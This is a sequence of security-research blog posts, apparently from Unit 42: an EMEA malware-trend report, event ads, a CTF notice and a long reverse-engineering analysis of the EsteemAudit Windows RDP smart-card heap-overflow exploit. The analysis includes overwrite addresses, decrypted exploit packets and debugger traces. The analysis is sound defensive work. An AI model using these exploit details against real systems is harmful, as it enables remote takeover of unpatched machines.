emea_27Another malware family unique to France during February was CryptXXX. The group behind this project is the same as those driving emea_28 the legacy Reveton ransomware operations and is closely tied to Angler and Bedep operations. This malware has also been on a decline globally since five to six months ago and on average is seen in less than ten sessions per day. The number of sessions in France was low – less than twenty for the month of February.

emea_29

Another ransomware family seen exclusively in France in February was SamSa, also know as mokoponi. SamSa is different from most ransomware families in that it tends to target entire organizations versus individual endpoints. Instead of the indiscriminate methods used by most other contemporary ransomware families, leveraging mass malspam or phishing campaigns, SamSa attackers infiltrate the victim's network using network-based exploits or stolen credentials, and proceeds to install SamSa manually on individual hosts. SamSa will encrypt files using a provided RSA public key and demand either a large sum of Bitcoin in exchange for the recovery key to all victimized machines, or a small Bitcoin fee per infected machine.

Much of the activity emea_30 in the last six months surrounding SamSa happened two to three months prior to February where session volume peaked at over a hundred sessions per. Recently in February there has been a small uptick in activity.

chart2

Malicious Behaviours

As mentioned in my last blog on EMEA threat trends, malicious behaviours can be a powerful way of discovering new threats or suspicious applications in the network. The reason being that many malicious behaviours span across multiple malware families of the same type or even different types of malware, such as ransomware or a credential stealing Trojans. Persistence mechanisms, evasion techniques, or communicating channels  often times common between malware families. In this next section, we will investigate some of the most prevalent behaviours that were on the rise in the three studied countries in February as well as globally over the five months prior.

emea_31

emea_32 HttpNoUserAgent identifies applications that create HTTP connections but omit or use a blank user-agent. Typically, legitimate applications will include a user-agent value in HTTP requests to identify themselves to the receiving application. HTTP requests without the user-agent header, or with a blank user agent value, are may be suspect. This AutoFocus tag identifies these suspect samples, which have been continuously on the rise globally. Global session averages close to twenty thousand sessions per day.

emea_33

With digital currency values soaring, performing nefarious activities related to mining digital currency using victim CPU cycles or simply by stealing digital wallets through targeted credential theft are popular avenues for threat actors for financial gain. The AccessDigitalCurrency tag in AutoFocus reports applications seen in our Wildfire analyzer attempting to interact with known digital currencies, such as Bitcoin, Litecoin, and others. Malware will often seek out wallets for various digital currencies with the intent of stealing this data.

Globally, this type of malware as been on the rise as indicated by this sparkline. emea_34

emea_35

Image File Execution Options (IFEO) are used by developers for debugging applications on Windows. Malware will often check if debuggers are running when they infect a system as it may be an indication that someone is monitoring the system behaviour. This AutoFocus tag however is indicative of an application to setup itself up as a debugger for the system. The Windows operating system then enumerates application names and, when they run, launch the debugger (in this case the malware) at the same time. This provides the malware persistence on the system in case of reboot or application closure.

Globally the volume emea_36 of applications conducting this behaviour has averaged in the hundreds of sessions per day but in January and February this spiked to thousands and, in quite a few cases, in to the tens of thousands of sessions per day.

emea_37

Malicious Word documents often use VBA (Visual Basic for Application) macros to launch PowerShell scripts to perform malicious activity such as downloading payloads from the internet. This AutoFocus tag highlights when this behaviour is seen during WildFire analysis.

Globally, the volume emea_38 of samples conducting this behaviour is on the rise with some of the greatest volume to date being seen in February, where daily session numbers came close to breaking the one hundred thousand sessions per day mark. On the 20th February the session volume exceeded that, with over one hundred and twenty five thousand sessions. Given the earlier discussion about email-based malspam and phishing campaigns being so prevalent, it’s hardly any wonder this behaviour is growing so quickly as many attacks prefer weaponized Word and Excel documents that launch PowerShell.
emea_39Indicates where samples request a shortened URL provided by one of the many URL shortening services, which is leveraged often by malware to disguise potentially malicious web requests. In the six months prior to February the malware that typically had this behaviour appeared to be Adware related. The volume of sessions emea_40 peaked about two to three months ago but since then, session the volume has been quite consistent.

chart3

Conclusion

EMEA is a socially and economically diverse region with many interesting assets whether they be citizen data, financial information, or natural resources and, as such, is a target for cyber criminals the world over.

It’s probably no surprise to see ransomware as a prevalent malware crossing all borders into all countries as this malware is really victim-agnostic. Any data on any computer in any country is a viable target. We saw a slight change with one family, Spora, which made an appearance over the web-browsing application as opposed to the typical method of malspam over smtp.

Clearly information-stealing malware, such as Pony and tools, such as PasswordFox and IEPassView, are prevalent in countries that have a more service-based economy that manage and process plenty of user data and personally identifiable information (PII).

Cyber Hygiene

The threat landscape is vast and can be complex but you can minimize your risk of infection and enhance the overall health of your network by following some basic cyber hygiene habits:

Patch systems and applications wherever (and as soon as) possible. Alternatively, focus on other security solutions, such as exploit prevention technology to protect those systems and applications from attack or to help manage patching cycles to suit your requirements. Prioritize patching based on known exploits or in-the-wild-attacks. Segment those unpatched/unpatchable devices in the network with additional access controls based on users or application communication to minimize the risk of exploitation. Perform regular vulnerability scans of systems and review changes to spot new devices or changes in active vulnerabilities.

Change the file association for JavaScript to be opened using notepad (or something else benign) rather than the Windows Scripting Host or other shell capable of executing malcode. This can be done per PC or enterprise-wide using Group Policy. This will prevent many JavaScript-based threats from running in the context of weaponized documents.

Educate users and employees of the security risks faced by your organization and perform regular training and reminders about these and how they can help the effort. Provide a platform for users to learn about the risks and to report incidents to security-related staff. Create a culture whereby such reporting is important and valued. Monitor effectiveness of training for the purposes of gap analysis and creating dialogue between security teams and users.


Register for Ignite ’17 Security Conference
Vancouver, BC June 12–15, 2017

Ignite ’17 Security Conference is a live, four-day conference designed for today’s security professionals. Hear from innovators and experts, gain real-world skills through hands-on sessions and interactive workshops, and find out how breach prevention is changing the security industry. Visit the Ignite website for more information on tracks, workshops and marquee sessions.

LabyREnth CTF 2017: One Week Countdown

labyrenth_countdown

We’re one week away from the launch of the second LabyREnth Capture the Flag (CTF) challenge! It’s time to give all you players some more details on what you’re going to see next week.

We’ve got five tracks this year, and they’re a little different from last year. The skills we’ll be focusing on this year are the following:

  • Working with binaries (PE files, ELF files, Mach-O files, etc.)
  • Working with documents (MS Office Files, PDF Files, etc.)
  • Working with Mobile and IOT files (iOS, Android, ARM, MIPS, etc.)
  • Understanding the Threat Landscape (Yara, Networking, Intel, etc.)
  • Programming

While you’re in the LabyREnth, look out for some other challenges hidden throughout the CTF. Complete them quickly and you could win one of our individual first to solve prizes (tablets, VR equipment, etc.). Or just finish challenges in the five tracks to win some of the $32,000 in cash prizes we’re giving away this year! The overview, rules, and most importantly prize structure can all be seen at http://labyrenth.com.

We’ve selected these tracks and challenges as we believe they form the cross-section of skills necessary to be a solid security researcher. We’ll be revealing hints and more information about the challenges throughout the CTF. The countdown clock to the launch is running at http://labyrenth.com. We look forward to seeing you at 4pm PST on June 9!


Register for Ignite ’17 Security Conference
Vancouver, BC June 12–15, 2017

Ignite ’17 Security Conference is a live, four-day conference designed for today’s security professionals. Hear from innovators and experts, gain real-world skills through hands-on sessions and interactive workshops, and find out how breach prevention is changing the security industry. Visit the Ignite website for more information on tracks, workshops and marquee sessions.

Palo Alto Networks Unit 42 Vulnerability Research May 2017 Disclosures

As part of Unit 42’s ongoing threat research, we can now disclose that Palo Alto Networks Unit 42 researchers have discovered two code execution vulnerabilities affecting Microsoft Office that were addressed in Microsoft’s May 2017 monthly security update release:

  1. CVE-2017-0264: Jin Chen
  2. CVE-2017-0265: Jin Chen

For current customers with a Threat Prevention subscription, Palo Alto Networks has also released IPS signatures providing proactive protection from these vulnerabilities. Traps, Palo Alto Networks advanced endpoint solution, can block memory corruption based exploits of this nature.

Palo Alto Networks is a regular contributor to vulnerability research in Microsoft, Adobe, Apple, Google Android and other ecosystems. By proactively identifying these vulnerabilities, developing protections for our customers, and sharing the information with the security community, we are removing weapons used by attackers to threaten users, and compromise enterprise, government, and service provider networks.


Register for Ignite ’17 Security Conference
Vancouver, BC June 12–15, 2017

Ignite ’17 Security Conference is a live, four-day conference designed for today’s security professionals. Hear from innovators and experts, gain real-world skills through hands-on sessions and interactive workshops, and find out how breach prevention is changing the security industry. Visit the Ignite website for more information on tracks, workshops and marquee sessions.

A Dissection of the “EsteemAudit” Windows Remote Desktop Exploit

Summary

In April, a group known as the “Shadow Brokers” released a cache of stolen information that included multiple tools to exploit vulnerabilities in various versions of Microsoft Windows. The most famous of these is an exploit tool called “EternalBlue” which was repurposed to spread the WanaCrypt0r ransomware/worm earlier this month. Another tool released in this dump is “EsteemAudit”, which exploits CVE-2017-9073, a vulnerability in the Windows Remote Desktop system on Windows XP and Windows Server 2003. Both versions of this operating system are no longer supported by Microsoft (XP ended in 2014, Server 2003 in 2015) and as such Microsoft has not released a patch for the vulnerability.

Organizations that still rely on these out-of-date operating systems need to ensure they are defending against exploitation of this vulnerability, as it allows a remote attacker to take control over the system without any authentication.

Palo Alto Networks defends our customers’ systems from this exploit in the following ways:

  • Traps prevents exploitation of this vulnerability on Windows XP and Server 2003 hosts.
  • Threat Prevention Signature 32533 released in Content Update 692 detects the exploit in the NGFW.

Organizations that cannot upgrade systems and do not use the protections describe above should consider disabling the smart card module through Group Policy or in the registry.

Exploitation of the vulnerability is complex, but the EsteemAudit tool makes it possible for novices to use it. The remainder of this blog includes a detailed analysis of where the vulnerability exists and how EsteemAudit exploits it.

EsteemAudit Overview

This RDP remote exploit named EsteemAudit uses an inter-chunk heap overflow in an internal structure (named key_set with a size of 0x24a8) on the system heap allocated by gpkcsp.dll, which is a component of Windows Smart Card. In detail, there is 0x80 sized buffer (named key_data) in the key_set structure to store smart card information, after which there are two key_object pointers in adjacent memory. However, there is a call to memcpy in gpkcsp! MyCPAcquireContext with no boundary check, copying the entire user-controlled sized data to the location of 0x80 sized key_data. If the attacker puts more than 0x80 sized data as the source argument of memcpy, the key_object pointer adjacent with key_data will be overflowed. To exploit this, the EsteemAudit code puts the 0xb2-7 size controlled data as the source argument of memcpy, and overflowed key_object pointer with a fixed address 0x080190dc, which is an address of data section of gpkcsp.dll. After triggering the memcpy path to complete the overflow, the exploiter puts user-controlled data in that global variable at a fixed address 0x080190d8 in data section, and then triggers gpkcsp!ReleaseProvider to release the C++ object key_object (call [vtable+8]) to get control over EIP. Finally, the SharedUserData technique is used to call VirtualProtect by syscall with number 0x8f and the first stage shellcode is executed.

Introduction

Remote RDP exploits are the stuff of legend. Fortunately, no public remote exploit for Windows RDP has been available since the NT4/Win98 era. In April 2017, a group using the name “The Shadowbrokers” released an RDP exploit named EsteemAudit which attacks the remote desktop service on Windows 2003 and Windows XP by using an inter-chunk heap overflow in the Smart Card component gpkscp.dll. In this blog, we will first describe some of the internals of remote desktop protocol and mechanism, and then analyze the EsteemAudit.exe itself. Next we will analyze the details about how to deal with the RDP data in kernel and user land, how the inter-chunk heap overflow occurs, and how to exploit this inter-chunk heap overflow to execute shellcode on the vulnerable system. Finally, we will introduce the possible detection methods and how to mitigate this vulnerability without a patch.

Mechanism and Protocol

The full details of how the Remote Desktop Protocol operates are out of scope for this blog, but in this section we’ll describe the components which are relevant to this exploit.

Architecture and Components

The Terminal Services Architecture has four parts: multi-user kernel, the Remote Desktop client, the Terminal Services Licensing service, and Session Directory Services.

esteemaudit_1

Figure 1 Terminal Services Architecture Diagram – (Used with permission from Microsoft)

The following table describes the Terminal Services architecture components.

esteemaudit_2

Figure 2 Terminal Services Architecture Components – From Microsoft

Nicolas Collignon describes the relationships between these components in his paper named Tunneling TCP over RDP.

In the kernel-land, the relevant component is rdpwd.sys, which is responsible for MCS (Multipoint Communication Service) stack. The RDP PDU (Protocol Data Unit) are parsed and decrypted in this component.

In user-land, the winlogon component is most relevant. It is responsible for authentication of remote client. For example, if the client request a smart card redirection, the winlogon.exe will launch smart card component and communicate with the client.

RDP Protocol

With the architecture and components of remote desktop service introduced, we can dive into the components of the Remote Desktop Protocol that are relevant to the vulnerability exploited by EsteemAudit. There are several RDP documents in MSDN documentation page which are relevant to this analysis. Some of them describe the basic protocol like, [MS-RDPBCGR]: Remote Desktop Protocol: Basic Connectivity and Graphics Remoting. Others describe extensions for RDP, like [MS-RDPESC]: Remote Desktop Protocol: Smart Card Virtual Channel Extension. Aurélien Bordes listed all of the extensions at a talk at the OSSIR conference in 2010.

For the purposes of this analysis, we will consider the following components:

MS-RDPBCGR is based on the ITU (International Telecommunication Union) T.120 series of protocols. The T.120 standard is composed of multiple other standards, and uses the X.224 standard for transport layer communications. The X.224 standard specified how RDP packets should be encrypted and we can see this in “request PDU” and “confirm PDU” requests.

The encryptionMethods flag in X.224 request in the example below is set to 0x00000012, which represents the client requesting the 128-bit RC4 encryption [128BIT_ENCRYPTION_FLAG 0x00000002] or FIPS[FIPS_ENCRYPTION_FLAG 0x00000010].

esteemaudit_3

Figure 3 X.224 Request PDU Specifying Encryption Methods

The server responds by confirming the encryptionMethod is 0x00000002 (128-bit RC4) in an X.224 confirm PDU message.

esteemaudit_4

Figure 4 X.224 Confirm PDU message Confirming Encryption Method (128-bit RC4)

To keep this blog from going outside the scope of the vulnerability we will not explain the remaining steps in the protocol connection process, but the details are available in in [MS-RDPBCGR] - Remote Desktop Protocol: Basic Connectivity and Graphics Remoting.

After the RDP connection is created, the PDU between client and server will be encrypted with the negotiated encryption method (for example: 128-bit RC4). Below is an example of Client Info PDU.

esteemaudit_5

Figure 5 RDP Client Info PDU

The data included in this PDU is parsed out into the following components:

64 00 04 03 eb 70 81 56 -> PER encoded (ALIGNED variant of BASIC-PER) SendDataRequest

initiator = 1005 (0x03ed)

channelId = 1003 (0x03eb)

dataPriority = high

segmentation = begin | end

userData length = 0x156 = 342 bytes


48 00 -> TS_SECURITY_HEADER::flags = 0x0048 0x0048 (SEC_INFO_PKT | SEC_ENCRYPT


00 00 -> TS_SECURITY_HEADER::flagsHi - ignored as flags field does not contain SEC_FLAGSHI_VALID (0x8000)

6f 6d 0c d5 b7 0c 5d 7e -> TS_SECURITY_HEADER1::dataSignature

The remaining data from the offset 0x51 to the end which begins with 86 b8 8a a9 is Encrypted TS_INFO_PACKET.

len

0178d254  0000014a                             J...


encrypted

038e3c8b  a98ab886 dabad90d d9d8f9e3 8dd5bafa  ................

038e3c9b  1407ea51 883cb6af 21ca2bdb cab1e030  Q.....<..+.!0...

038e3cab  d6aaeccd 1c599171 1be8c40d 96d651dc  ....q.Y......Q..

038e3cbb  2d018a22 242aac0d 7b58948f 4be28b23  "..-..*$..X{#..K

038e3ccb  36cf54c6 52b70939 4064362b 9e37e989  .T.69..R+6d@..7.

038e3cdb  9ff09b06 4f862c80 1546198a ac9b03ed  .....,.O..F.....

038e3ceb  420acbdf 566591c1 7f471159 0e1d6906  ...B..eVY.G..i..

038e3cfb  906474f4 476ea91e 4db2edd2 fb464bfd  .td...nG...M.KF.


plain

038e3c8b  00000000 00000133 001a0000 00000000  ....3...........

038e3c9b  00000000 00640061 0069006d 0069006e  ....a.d.m.i.n.i.

038e3cab  00740073 00610072 006f0074 00000072  s.t.r.a.t.o.r...

038e3cbb  00000000 00020000 0031001c 00320039  ..........1.9.2.

038e3ccb  0031002e 00380036 0032002e 00320034  ..1.6.8...2.4.2.

038e3cdb  0031002e 003c0000 003a0043 0057005c  ..1...<.C.:.\.W.

038e3ceb  004e0049 0054004e 0053005c 00730079  I.N.N.T.\.S.y.s.

038e3cfb  00650074 0033006d 005c0032 0073006d  t.e.m.3.2.\.m.s.

We can parse the protocol details from plain TS_INFO_PACKET according the format described in [MS-RDPBCGR].

esteemaudit_6

Figure 6 Info Packet Structure from MS-RDPBCGR

Smart Card Extension

RDP has an extension which supports remote client login using a smart card. From [MS-RDPESC], we can find the protocol sequence and details of protocol flow.

esteemaudit_8

Figure 7 High Level Protocol Sequence Diagram from MS-RDPESC

esteemaudit_9

Figure 8 Protocol Flow Diagram from MS-RDPESC

EsteemAudit uses the type of SCARD_IOCTL_TRANSMIT to communicate with the smart card module on the server.

esteemaudit_10

Figure 9 SCARD_IOCTL_TRANSMIT description from MS-RDPESC

As the specification states, the packet returned to a client by the server has a type of Transmit_Return. The specification describes the various fields this packet includes.

esteemaudit_11

Figure 10: Transmit_Return description from MS-RDPESC

The packet sent from server to server has a type of Transmit_Call.

esteemaudit_12

Figure 11 Transmit_Call description from MS-RDPESC

RDP Exploit Client (EsteemAudit.exe)

After understanding the basic knowledge of architecture, components, protocol and communications of RDP, we can look specifically at what the EsteemAudit.exe exploit client does. EsteemAudit.exe is responsible for communicating with the RDP server just like an RDP Client according the RDP protocol. It emulates an RDP client using a smart card, and sends a smart card redirection authentication request to RDP server to force it to handle the data and structure sent by EsteemAudit using the smart card module gpkcsp.dll where the vulnerability exists.

EsteemAudit.exe Overview

After reverse engineering the EsteemAudit binary, we found the exploit-start function named GoRunExp at the address .text:00381009. We will not show the entire function for brevity, and only introduce the main execution flow here.

GoRunExp

à InitializeInputParameters //get the config information

à connect2Target

ààinitRDPLib

ààemulateSmartCard

ààconnect2RDP

ààregisterCallback(CallBackFunction)

à RecvProcessSendPackets

à RdpLib_SendKeyStrokes // Sending Space Bar

à RecvProcessSendPackets

à buildExpBuffer

ààbuild_all_x86

àààbuild_overflow_x86

àààbuild_exploit_x86

àààbuild_egg0_x86

ààà//set auth code, xor mask, open payload dll, etc

ààà build_egg1_payloadxxx

à RdpLib_SendKeyStrokes // Sending Enter key

à RecvProcessSendPackets

à RecvProcessSendPackets

àà//send smart card authentication redirection request, receive and process the according response, communicate with the server, in the last phase send the ExpBuffer(including overflow buffer, exploit and egg0 buffer) to the server to control the EIP, at last send the end response to server to end the first stage.

àà//to be mentioned, CallBackFunction registered in connect2Target will be called to process the response and prints logs like “SELECT_FILE - GPK Card MF”, “GET_RESPONSE - data unit size”, “GET_RESPONSE - serial number”.

We found that after the preparation work including connect2Target and building the exploit buffer, RecvProcessSendPackets is called repeatedly to receive and process the data from the server and send the buffer previously prepared back to it. RecvProcessSendPackets is responsible for all the details of communicating with smart card modules on the RDP server, which we discuss in an upcoming section. However, we will not introduce the details of this function, but focus on what packets RecvProcessSendPackets sends to exploit the vulnerability.

Overflow Packet

When building the overflow packet, there are only two effective fields: a value at the 0x8d offset and a constant 0x9000 at the 0x91 offset, all other fields are random data.

esteemaudit_13

Figure 12 build_overflow_x86 function assembling the exploit packet.

To see the complete data sent by client, we can inspect one of the overflow packets.

esteemaudit_14

Figure 13 Overflow Packet dissected in Wireshark

As described below, after the offset 0x51, the data named TS_INFO_DATA is encrypted. To decrypt the TS_INFO_DATA, we noticed that all of data are encrypted by client with the Libeay32!RC4 function.

We can get the prototype of the RC4 function -- RC4(key, len, in, out) by simply debugging it.

esteemaudit_15

Figure 14 Libeay32!RC4 disassembly.

We can then set a breakpoint before and after the RC4 function execution to print the in and out buffers retrieve the encrypted data and decrypted data.

bu image00380000+0xab24 ".echo len;dc esp+10 L1;.echo rc4_in_buffer;dc poi(esp+8);gc"

bu image00380000+0xab39 ".echo rc4_out_buffer;dc poi(esp+0c);gc"

The decrypted buffer gives us the content of the TS_INFO_DATA of the overflow packet.

len

0178cf98  000000fc                             ....


encrypted

038e8d6b  0649efba dcb9b66b f63f676c a2ddcc3b  ..I.k...lg?.;...

038e8d7b  56e1fb2e c9ed4e9c bf566979 4d9e3868  ...V.N..yiV.h8.M

038e8d8b  5dffb177 af4531e2 cd87df84 18a3afff  w..].1E.........

038e8d9b  56c96e10 7dd116d9 f1db47e2 b65bba04  .n.V...}.G....[.

038e8dab  5d8892ca 324864cb 70bc4793 82be0c5b  ...].dH2.G.p[...

038e8dbb  d5737937 512ce129 21738638 ca18a61a  7ys.).,Q8.s!....

038e8dcb  58a5f061 fe8af8db f6c40f83 a975c925  a..X........%.u.

038e8ddb  7da42561 8e0a740f b10381b2 ef4f3c00  a%.}.t.......<O.

decrypted

038e8d6b  000000f4 00000003 49434472 00000000  ........rDCI....

038e8d7b  00000001 00000000 000000e0 00081001  ................

038e8d8b  cccccccc 000000c0 00000000 00000000  ................

038e8d9b  00000000 000000b2 00000001 000000b2  ................

038e8dab  fce3940b f2c3bad3 7134f185 b595ac48  ..........4qH...

038e8dbb  2d8186ec 56e66ee1 ca0e854f e618d890  ...-.n.VO.......

038e8dcb  fcf78fcf 6972d722 8a3307d7 e1715046  ....".ri..3.FPq.

038e8ddb  6d3184f2 7eb82735 0c1d6f4b e6a262fe  ..1m5'.~Ko...b..


Protocol details [references: [MS-RDPESC].pdf, [MS-RDPEFS].pdf, [MS-RPCE].pdf]

000000f4 ->CodePage

00000003 ->Flags

Device Control Response (DR_CONTROL_RSP)

->DeviceIoReply (16 bytes): DR_DEVICE_IOCOMPLETION

4472 ->RDPDR_CTYP_CORE 0x4472

4943 ->PAKID_CORE_DEVICE_IOCOMPLETION 0x4943

00000000 ->DeviceId (4 bytes)

00000001 ->CompletionId (4 bytes)

00000000 ->IoStatus (4 bytes)

000000e0 ->OutputBufferLength (4 bytes)

->OutputBuffer (variable)

00081001 cccccccc Type Serialization Version 1 header

000000c0 ->ObjectBufferLength (4 bytes)

00000000 ->Filler (4 bytes)

00000000 ->ReturnCode

00000000 ->dwProtocol

000000b2 ->cbRecvLength

->pbExtraBytes

00000001 000000b2

fce3940b f2c3bad3 7134f185 b595ac48

2d8186ec 56e66ee1 ca0e854f e618d890

fcf78fcf 6972d722 8a3307d7 e1715046

6d3184f2 7eb82735 0c1d6f4b e6a262fe


As the execution continues, we can extract the two fields from the memory dump which will trigger the buffer overflow.

The address 0x080190dc is important to note, we will introduce how it is involved in the exploit in the RDP Server section below.

Exploit Packet Analysis

When building the exploit buffer, there are many interesting fields used in the buffer, like 0x11111111, 0x22222222 and 0x7ffe0300.

esteemaudit_16

Figure 15 The build_exploit_x86 function assmploying the exploit buffer.

esteemaudit_17

Figure 16 The exploit buffer in a live pcap.

We can extract the data for the exploit buffer the same way we did for the overflow buffer.

encrypted

038e9d83  0d76b81e 51331ed0 b3b4b29d ba4a1aaa  ..v...3Q......J.

038e9d93  ad0b26e1 c15daa1e 20079871 a18afe91  .&....].q.. ....

038e9da3  46d26828 a8883de7 8b54718e 33ebf243  (h.F.=...qT.C..3

038e9db3  9d3d556b f8a4f6f8 4a29500c 5d06bd19  kU=......P)J...]

038e9dc3  e6099604 4bc7dc66 92103b5e 6da27faa  ....f..K^;.....m

038e9dd3  07420e27 c95b5664 79d50284 f7bbd1d3  '.B.dV[....y....

038e9de3  79c389e1 f795e1cf bcb35b4d 69d0ef0c  ...y....M[.....i

038e9df3  92beeadf 9010b061 763848d5 bc032358  ....a....H8vX#..


Decrypted

038e9d83  00000204 00000003 49434472 00000000  ........rDCI....

038e9d93  00000001 00000000 000001f0 00081001  ................

038e9da3  cccccccc 000001d0 00000000 00000000  ................

038e9db3  00000000 000001c0 00000001 000001c0  ................

038e9dc3  ada0d86e 08011e7a 0801118e 08005e85  n...z........^..

038e9dd3  0800bedd 11111111 2a6bd248 972dc73e  ........H.k*>.-.

038e9de3  00000000 6431e6f0 08011fef 08019078  ......1d....x...

038e9df3  abc45491 22222222 00000000 316f482f  .T..""""..../Ho1

The exploit buffer packet is also a Device Control Response (DR_CONTROL_RSP) with the kind set to DR_DEVICE_IOCOMPLETION (0x49434472). This is the same as the overflow buffer described earlier.

The final two packets of the first stage are the Select_MF and End Response messages, respectively. We only show the decrypted data here.

len

0178cf98  0000004c                             L...


plain

038ead9b  00000044 00000003 49434472 00000000  D.......rDCI....

038eadab  00000001 00000000 00000030 00081001  ........0.......

038eadbb  cccccccc 00000010 00000000 00000000  ................

038eadcb  00000000 00000002 00000001 00000002  ................

038eaddb  00000090 00000000 00000000


The length of pExtraBytes is two. Two two extra bytes “90 00” will be processed by smart card module on the Server.

The length of pExtraBytes is 0, it is just an end response. This completes the traffic from EsteemAudit, next we’ll go into how the server processes this data.

RDP Server

With the details on what the client send to the server and the protocol in the encrypted packet out of the way, we can start looking at how the server processes the packet and where the vulnerability is exploited.

Kernel Layer

As described in the Architecture and Component section, we know that the kernel component is responsible for receiving the RDP data. We need to identify the data entry point function that handles the RAW data sent from the client to the server.

Look at the two stack traces below. It directly shows the execution flows when a DEVICE_IO packet arrives. Termdd is the core dispatcher, RDPWD is responsible for MCS stack ad we can get the raw data sent by client from RDPWD!MCSIcaRawInput. The next several functions parsed data layer by layer according to the RDP protocol described earlier.

kd> k

# ChildEBP RetAddr

00 baf3b32c f6e134ef rdpdr!DrExchangeManager::RecognizePacket+0x8

01 baf3b350 f6e12e34 rdpdr!DrSession::ReadCompletion+0x95

02 baf3b368 8081d741 rdpdr!DrSession::ReadCompletionRoutine+0x38

03 baf3b398 f76895d8 nt!IopfCompleteRequest+0xcd

04 baf3b3d4 f768a0d2 termdd!IcaChannelInputInternal+0x1f0

05 baf3b3fc ba1a26e1 termdd!IcaChannelInput+0x3c

06 baf3b430 ba19c3c1 RDPWD!WDW_OnDataReceived+0x181

07 baf3b458 ba19c1b9 RDPWD!SM_MCSSendDataCallback+0x159

08 baf3b4c0 ba19bfe0 RDPWD!HandleAllSendDataPDUs+0x155

09 baf3b4dc ba1b9ba4 RDPWD!RecognizeMCSFrame+0x32

0a baf3b504 ba19b06b RDPWD!MCSIcaRawInputWorker+0x346

0b baf3b52c f768d194 RDPWD!MCSIcaRawInput+0x65

0c baf3b550 baa92fcb termdd!IcaRawInput+0x58

0d baf3bd90 f768c265 TDTCP!TdInputThread+0x371

0e baf3bdac 809418f4 termdd!_IcaDriverThread+0x4d

0f baf3bddc 80887f4a nt!PspSystemThreadStartup+0x2e

10 00000000 00000000 nt!KiThreadStartup+0x16


kd> k

# ChildEBP RetAddr

00 f5a8b254 f6e14f22 rdpdr!RxLowIoCompletion+0x3a

01 f5a8b260 f6e15291 rdpdr!DrDevice::CompleteRxContext+0x2a

02 f5a8b284 f6e158b0 rdpdr!DrDevice::CompleteBusyExchange+0x4d

03 f5a8b2cc f6e164b2 rdpdr!DrDevice::OnDeviceControlCompletion+0x116

04 f5a8b2f0 f6e1269d rdpdr!DrDevice::OnDeviceIoCompletion+0x1ee

05 f5a8b310 f6e1285a rdpdr!DrExchangeManager::OnDeviceIoCompletion+0x55

06 f5a8b324 f6e1351f rdpdr!DrExchangeManager::HandlePacket+0x26

07 f5a8b350 f6e12e34 rdpdr!DrSession::ReadCompletion+0xc5

08 f5a8b368 8081d741 rdpdr!DrSession::ReadCompletionRoutine+0x38

09 f5a8b398 f76c95d8 nt!IopfCompleteRequest+0xcd

0a f5a8b3d4 f76ca0d2 termdd!IcaChannelInputInternal+0x1f0

0b f5a8b3fc f53856e1 termdd!IcaChannelInput+0x3c

0c f5a8b430 f537f3c1 RDPWD!WDW_OnDataReceived+0x181

0d f5a8b458 f537f1b9 RDPWD!SM_MCSSendDataCallback+0x159

0e f5a8b4c0 f537efe0 RDPWD!HandleAllSendDataPDUs+0x155

0f f5a8b4dc f539cba4 RDPWD!RecognizeMCSFrame+0x32

10 f5a8b504 f537e06b RDPWD!MCSIcaRawInputWorker+0x346

11 f5a8b52c f76cd194 RDPWD!MCSIcaRawInput+0x65

12 f5a8b550 f55b2fcb termdd!IcaRawInput+0x58

13 f5a8bd90 f76cc265 TDTCP!TdInputThread+0x371

14 f5a8bdac 809418f4 termdd!_IcaDriverThread+0x4d

15 f5a8bddc 80887f4a nt!PspSystemThreadStartup+0x2e

16 00000000 00000000 nt!KiThreadStartup+0x16

We can see the content of srcBuf through the comment from IDA pro when RDPWD!MCSIcaRawInputWorker call RDPWD!RecognizeMCSFrame.

esteemaudit_18

Figure 17 Content of srcBuf

We can also see how RDPWD!RecognizeMCSFrame decodes PER.

esteemaudit_19

Figure 18 RDPWD!RecognizeMCSFrame decodes PER-encoded MCS Domain PDU

After parsing the MCS stack, RDPWD will parse the TS_DATA_INFO part. The data in TS_DATA_INFO is encrypted so the SM_MCSSendDataCallback function calls SMDecryptPacket-> DecryptData->rc4 to decrypt the data first.

esteemaudit_20

Figure 19 Decrypting the TS_DATA_INFO data

For those who want to recreated this, you can also set breakpoint in RDPWD!rc4 function which is a similar implementation with libeay32 like we did in the client to see encrypted and decrypted data on the server.

Next, the SM_MCSSendDataCallback function calls WDW_OnDataReceived will handle the decrypted data.

esteemaudit_21

Figure 20 WDW_OnDataReceived Function Call

After this, the function calls termdd!IcaChannelInput to dispatch decrypted data to different channels. In this example, the buffer overflow packet sent by EsteemAudit is the Device IO packet which is a part of File System Virtual Channel Extension and will be parsed by RDPDR module.

We can find the DR_DEVICE_IOCOMPLETION [MS-RDPEFS.pdf] header in the decrypted buffer overflow packet.

000000f4 ->CodePage

00000003 ->Flags

Device Control Response (DR_CONTROL_RSP)

->DeviceIoReply (16 bytes): DR_DEVICE_IOCOMPLETION

4472 ->RDPDR_CTYP_CORE 0x4472

4943 ->PAKID_CORE_DEVICE_IOCOMPLETION 0x4943

In RDPDR module, we can see there is vtable call to recognize the packet and then handle the packet.

esteemaudit_22

Figure 21 RDPDR Module Handling the packet

If the server receives a packet marked as RDPDR_HEADER, RecognizePacket with the appropriate class is called.

esteemaudit_23

Figure 22 RecognizePacket called for RDPDR_HEADER

The buffer overflow and exploit packets sent by EsteemAudit have the 0x49434472 flag set. 0x4472 is used for the Device redirector core component and 0x4943 is used for Device I/O response.

esteemaudit_24

esteemaudit_25

Figure 23 Packet Type Flags from [MS-RDPESP]

After recognizing the packet type, rdpdr!DrSession::ReadCompletion calls HandlePacket to parse the packet. We can see OnDeviceControlCompletion will deal with the header.

esteemaudit_26

Figure 24 Continued Parsing of the RDP Packet

After handling the packet, we can see rdpdr!DrDevice::CompleteRxContext be notified via I/O that we have processed the packet and we can exchange the context. Other modules are also notified and continue to process the left part of the packet, here is pbExtraBytes buffer.

esteemaudit_27

Figure 25 CompleteRxContext Notified of the Processed Packet

User Land Layer

In user land, winlogon.exe calls the smart card modules, like gpkcsp, scredir, and winscard to communicate with the client.

First, we can investigate the stack trace below. It is a stack trace of copying the pbExtraBytes sent by the client from the kernel to the user land. We see the data sent by client flow into the user land on the server.

0:003> k

ChildEBP RetAddr

00fce058 5cd45619 scredir!_CopyReturnToCallerBuffer

00fce104 723642b0 scredir!SCardTransmit+0x194

00fce180 08005c32 WinSCard!SCardTransmit+0x76

00fce1b0 0800921d gpkcsp!DoSCardTransmit+0x3d

00fce41c 0800e2dd gpkcsp!WriteTimestamps+0x679

00fcf39c 08004acb gpkcsp!MyCPAcquireContext+0x817

00fcf708 77f50909 gpkcsp!CPAcquireContext+0x26e

00fcf7cc 77f50a5f ADVAPI32!CryptAcquireContextA+0x55f

